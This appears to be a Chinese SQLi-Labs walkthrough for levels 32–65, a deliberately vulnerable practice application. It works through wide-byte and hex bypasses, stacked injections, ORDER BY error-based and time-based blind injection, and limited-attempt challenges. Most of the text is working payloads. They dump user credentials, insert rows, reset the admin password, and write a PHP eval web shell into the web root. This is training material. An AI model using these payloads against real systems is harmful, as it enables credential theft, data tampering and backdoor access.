- 字符串被污染
- 查询不到数据(users�)
- 或直接语法错误
[!NOTE]
1. 子查询
可以借助子查询,来避免使用 '。
'
?id=0 %df' union select 1,group_concat(column_name),3 from information_schema.columns where table_schema=database() and table_name=(select table_name from information_schema.tables where table_schema=database() limit 3,1)--+
[!NOTE]
2. 16进制
'
?id=0 %df' union select 1,group_concat(column_name),3 from information_schema.columns where table_schema=database() and table_name=0x7573657273
users 的16进制为 75 73 65 72 73。
'
?id=0 %df' union select 1,group_concat(username,0x7e,password),3 from users--+
33.GET—危险字符转义—宽字节绕过,子查询/Hex
和32一样,只不过他们两个 危险字符转义 的实现用了不同的方法
34.POST—危险字符转义—Hex
直接用HackBar,传 %df会报错 URI malformed(这个错误提示表示,所提交的网络地址不符合URL的标准格式规范,服务器无法识别并处理这个请求),说简单点就是 POST 请求里 %df 根本没有被当成“字节 0xDF”来处理。
passwd=1&submit=Submit&uname=1ß%27 union select 1,group_concat(username,0x7e,password) from users--+但是可以在BP中,使用Hex模式修改。
这里对比一下两个流程:
❌ 普通 POST
发送:%df'
服务器看到:"%df'"
→ 不解码
→ 不是 0xDF
→ 宽字节失败
✅ Burp Hex
发送:DF 27
服务器看到:0xDF 0x27
→ 直接进入数据库
→ GBK解析
→ 成功吃掉 \
可以这样理解
👉 %df 是“请求别人帮你变成 DF”
👉 Hex 是“你直接给 DF”
35.危险字符转义—整数型
会发现 %df,在这里并不奏效。但是想一想这一关的标题中的 we dont need them。
?id=1 and 1=1发现是整数型,那就后面 子查询 或者 Hex 都可以了。
?id=0 union select 1,2,group_concat(username,password) from users--+36. GET—危险字符转义—宽字节绕过,子查询/Hex
和32,33一样,只不过他们三个 危险字符转义 的实现用了不同的方法。
'
?id=0 %df' union select 1,2,group_concat(username,password) from users--+
37.POST—危险字符转义—Hex
估计你也猜到了,这题和34一样,只是实现方式不一样。
'
uname=1ß'union select 1,group_concat(username,0x7e,password) from users--+&passwd=1&submit=Submit
SQL-Lab-Stacked Injections
恭喜来到堆叠注入,有了前面的基础,这里的学习速度会明显加快哦
五、GET
38. 单引号
这一题并不是要考我们拿数据,而是要我们 写/改/执行 数据/语句。
'
?id=1';insert into users(id,username,password) values('16','hack','123')--+
这是插入数据,当然既然是叫 插入,那么就以为这不能覆盖。
什么意思呢?如果把 16 该成 1,那么就会执行失败,因为id=1的位置本来就有数据了。
所以为了一次性成功,一般会把这个数写的大一点,比如 100。
那么如何查看是否执行成功呢?当然,首先页面值为真,然后可以去数据库看看是不是真的插入了。
39.整数型
'
?id=1;insert into users(id,username,password) values('17','huang','123')--+
40.单引号+括号
'
?id=1');insert into users(id,username,password) values('100','en','123')--+
41.整数型
'
?id=1;insert into users(id,username,password) values('50','qi','123')--+
六、POST
42.单引号
'
login_password=1';insert into users(id,username,password) values('22','kk','123')--+&login_user=1&mysubmit=Login
username 的输入点无法执行,但 password 可以。
43.单引号+括号
'
login_password=1');update security.users set password='123456' where username="admin"--+&login_user=1&mysubmit=Login
闭合方式和上一题不同。
然后这里也换一个语句,前面都是插入数据,这里就用 更新数据 ,也就是 写操作。
44.布尔盲注+单引号
有点就没写盲注了,这里再提一下吧。
先试一试 ',再试试 ",再试试数字型,都是同一个页面,说明没有报错回显。
所以用盲注,然后根据逻辑想一想,就知道应该用 or,而不是 and。因为我们输入的密码大概率是错的,所以只能通过后面的语句,去构造真假。
'
login_password=1' or 1=1--+&login_user=1&mysubmit=Login
通过这样判断完闭合方式之后,再就是堆叠注入了,这就和前面一样了。
'
login_password=1';update security.users set password='654321' where username='admin'--+&login_user=1&mysubmit=Login
45.布尔盲注+单引号+括号
'
login_password=1') or 1=1--+&login_user=1&mysubmit=Login
'
login_password=1');update security.users set password='123' where username='admin'--+&login_user=1&mysubmit=Login七、order by类型
先说明一下,46~49只是为了介绍一下 order by 类型,不能进行堆叠注入,至于为什么不行,前面其实有提过堆叠注入的条件,忘记了就在去前面看看。
ORDER BY 后面只允许:
- 列名
- 列索引(1,2,3…)
- 表达式(有些情况下)
👉 不允许出现 SELECT / UNION 这种结构
但可以:
1️⃣ 判断列数(经典用途)
?id=1
?id=2
?id=3
👉 看哪一个报错 → 推断列数
2️⃣ 布尔盲注(重点!)
ORDER BY 后面可以写表达式:
?id=IF(1=1,1,2)👉 变成:
ORDER BY IF(1=1,1,2)✔ 如果为真 → 按第1列排序 ❌ 如果为假 → 按第2列排序
👉 页面结果不同 → 可以做盲注
3️⃣ 报错注入(部分情况)
?id=1/(SELECT 0)👉 触发错误,可能泄露信息
46. 报错注入+整数型
要说清楚这一题,还是要提一下源码的。
//这一题
$id=$_GET['sort'];

$sql = "SELECT * FROM users ORDER BY $id";//之前的
$id=$_GET['id'];
$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";ok,前期铺垫结束。
?sort=1 and extractvalue(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema=database())))--+还要再提醒一点,子查询 是一定要再加一层括号的哈。
?sort=1 and extractvalue(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='users')))--+?sort=1 and extractvalue(1,concat(0x7e,mid((select group_concat(username,'~',password) from users),1,30)))--+47.报错注入+单引号
上一题忘记判断闭合方式了😂😂😂
?sort=1'--+'
?sort=1'and extractvalue(1,concat(0x7e,mid((select group_concat(username,'~',password) from users),1,30)))--+48.时间盲注+整数型
?sort=1 and 1=2--+正常回显,判断是字符型,但是,
?sort=1' and if(1=1,sleep(2),1)--+这个时候,页面又没有 执行等待 2s ,换 " 也一样。这又是为什么呢?
[!NOTE]
order by 0不一定报错那这个表达式的值是多少?
我们来算:
1 AND 1=2分解:
1=2→ 0(false)1 AND 0→ 0👉 整体结果:
ORDER BY 0为什么“还能正常回显”?
👉 关键点来了:
🔴 ORDER BY 0 会报错吗?
- 有些数据库 → 报错
- MySQL → 不一定报错!
👉 常见行为是:
排序失效 / 使用默认顺序 / 返回原结果
而对于这一题就是 排序失效,导致没有数据回显。
所以要这样去判断闭合方式:
?sort=1 and if(1=1,sleep(2),1)--+但是你会发现,页面的确有等待,但绝对不止2s,这又是为什么呢?
[!IMPORTANT]
ORDER BY 是“逐行计算”的
不是只算一次,而是对“每一行”都要算
假设表里有 10 行数据:
那么数据库执行逻辑类似:
第1行 → 计算 IF(...) → sleep(2)
第2行 → 再算 → sleep(2)
第3行 → 再算 → sleep(2)
...
第10行 → 再算 → sleep(2)
👉 总时间:
总时间 ≈ 行数 × 2秒
这就是为什么等待时间很久了,解释很清楚吧。
啥,你还没听懂?不可能!
后面就判断库名的长度,意思一下吧,毕竟后面的步骤 耗时且重复。
?sort=1 and if(length(database())=8,sleep(1),1)--+49.时间盲注+单引号
?sort=1' and if(1=1,sleep(1),1)--+八、堆叠 + order by
其实,即使是到这里了,我还是有点不放心,担心有人会觉得,我总是站在上帝视角来做堆叠注入。
所以,这里我解释一下,我觉得,堆叠注入是建立在运用 联合(显错)/报错/盲注 查到表名和列明之后进行的。
50. 整数型
闭合方式判断 参照48关。
?sort=1;insert into users(id,username,password) value(88,'kiki','123');51.单引号
?sort=1';update security.users set password='321' where username='admin'--+52.整数型+盲注
?sort=1;insert into users(id,username,password) value(88,'kiki','123');53.单引号+盲注
前面介绍了 插入数据 和 更新数据,这里在介绍一个——文件写入。
?sort=1';select '<?php @eval($_POST[123]);?>' into outfile 'C:/phpstudy_pro/WWW/shell.php';其实,文件写入 在 第8关 就讲过了,只是这里多结合了一个 堆叠注入 罢了。
SQL-Labs-Challenges
九、联合注入
54. 限制查询10次+单引号
其实没啥新东西,正常都能控制在10次以内。
不确定因素就是 闭合方式 和 列数的判断,其他的都挺固定的。表名、列名、具体数据各一次,有7次可以用于 闭合 和 列数 的判断,还是很够的。
还有一点就是,成功的提示是红色的。我当时做的时候,没看具体意思,还以为是查错数据了,后面越想越不对劲,才翻译了一下。
55.限制查询14次+括号
看似次数变多,其实是因为这个的闭合方式比较难试出来。
id=($id) 这样导致我们的 ?id=1 and 1=2被当作表达式去执行,从而让我们觉得这是一个整数型(其实再试试 1=1就会发现,也是报错的😅😅😅),但是在判断列数的时候就会发现问题。
试出闭合方式后,
?id=1) group by 3--+?id=0) union select 1,group_concat(table_name),3 from information_schema.tables where table_schema=database()--+?id=0) union select 1,group_concat(column_name),3 from information_schema.columns where table_schema=database() and table_name='dcge84p8pr'--+?id=0) union select 1,group_concat(secret_J33R),3 from dcge84p8pr--+56.限制查询14次+单引号+括号
有了前车之鉴,经过尝试我们会发现
算了,展开对比一下 () 和 ('') 的区别吧。
对于
?id=1'--+,二者都是报错(只是没有显错)。对于
?id=1"--+,二者开始显现出差异,前者依旧报错,后者页面正常。为什么呢?对于后者来说,
1"是字符串是毫无疑问的所以为真。但对于前者来说,他就是一个破坏闭合方式的家伙。所以通过这个就可以区别
()和('')了吧。
所以这题就是闭合方式和上一关不一样,仅此而已。
57.限制查询14次+双引号
"
?id=0" union select 1,2,table_name from information_schema.tables where table_schema=database()--+
十、报错注入
58.单引号
'
?id=0' union select 1,2,3--+
到这一步就出现情况了,啊,没有回显位。
但是我们注意到,有报错,所以,转战报错注入。
'
?id=1' and extractvalue(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema=database())))--+
'
?id=1' and extractvalue(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='ut0sm8pw9q')))--+'
?id=1' and extractvalue(1,concat(0x7e,(select group_concat(secret_YB1Z) from ut0sm8pw9q)))--+59.整数型
?id=1 and extractvalue(1,concat(0x7e,(select table_name from information_schema.tables where table_schema=database())))--+60.双引号+括号
"
?id=1") and extractvalue(1,concat(0x7e,(select table_name from information_schema.tables where table_schema=database())))--+
61.单引号+双括号
'
?id=1')) and extractvalue(1,concat(0x7e,(select table_name from information_schema.tables where table_schema=database())))--+
十一、盲注
既然限制了次数,那就只能用手工了哈。
62. 单引号+括号
'
?id=1') and length((select table_name from information_schema.tables where table_schema=database()))=10--+
表名长度为10。
'
?id=1') and ascii(mid((select table_name from information_schema.tables where table_schema=database()),1,1))>32
确认语句构造没有问题。
'
?id=1') and ascii(mid((select table_name from information_schema.tables where table_schema=database()),10,1))=122--+
得到表名
37d2otrnfz63.单引号
'
?id=1'--+
64.整数型
?id=1 and 1=165.双引号+括号
"
?id=1")--+
太好啦,终于结束了,相信看到最后的你也一定有所收获吧。